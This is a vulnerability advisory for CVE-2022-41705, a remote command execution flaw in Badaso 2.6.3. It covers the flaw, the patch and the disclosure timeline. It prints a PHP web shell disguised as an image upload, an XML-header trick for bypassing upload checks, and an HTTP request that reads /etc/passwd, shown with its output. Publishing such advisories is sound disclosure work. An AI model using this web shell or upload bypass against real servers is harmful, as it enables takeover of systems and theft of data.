Badaso 2.6.3 - Remote Command Execution

Summary

Name	Badaso 2.6.3 - RCE

State	Public
Release date	2022-11-16

Vulnerability

Kind	Remote command execution
Rule	004. Remote command execution
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CVSSv3 Base Score	10.0
Exploit available	Yes
CVE ID(s)	CVE-2022-41705

Description

Badaso version 2.6.3 allows an unauthenticated remote attacker to execute arbitrary code remotely on the server. This is possible because the application does not properly validate the data uploaded by users.

Vulnerability

This vulnerability occurs because the application does not correctly validate files uploaded by users. Thanks to this, we uploaded a file with malicious PHP code, instead of an image file.

Exploitation


To exploit this vulnerability, the following file must be sent to the server:


exploit.php

```
<?xml version="1.0" standalone="no"?>
<?php
    if($_POST && $_POST['password']==="AGSH635479302H235") {
        echo system($_POST['cmd']);
    }
?>
```

It is important to put an XML header before the malicious code to bypass security controls.

Evidence of exploitation





```
POST //storage//photos//1//A6386ef6aa2gdh6DFG.php HTTP/2
Host: badaso-demo.uatech.co.id
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

password=A02948354793028235&cmd=cat%20/etc/passwd
```

```
HTTP/2 200 OK
Date: Fri, 30 Sep 2022 21:04:41 GMT
Content-Type: text/html; charset=UTF-8
Cf-Cache-Status: DYNAMIC
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=[illegible]"}],"group":"cf-nel","max_age":604800}
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
Cf-Ray: 752fe900aa0dad01-ATL
Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

<?xml version="1.0" standalone="no"?>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
```

Our security policy

We have reserved the CVE-2022-41705 to refer to this issue from now on.

- https://fluidattacks.com/advisories/policy/

System Information

- Version: Badaso 2.6.3
- Operating System: GNU/Linux

Mitigation

An updated version of Badaso is available at the vendor page.

Credits

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

References

Vendor page https://github.com/uasoft-indonesia/badaso

Issue https://github.com/uasoft-indonesia/badaso/issues/818

Timeline

2022-10-24
Vulnerability discovered.

2022-10-24
Vendor contacted.

2022-10-24

Vendor replied acknowledging the report.

✓ 2022-10-26
Vendor Confirmed the vulnerability.

✓ 2022-11-15
Vulnerability patched.

✓ 2022-11-16
Public Disclosure.

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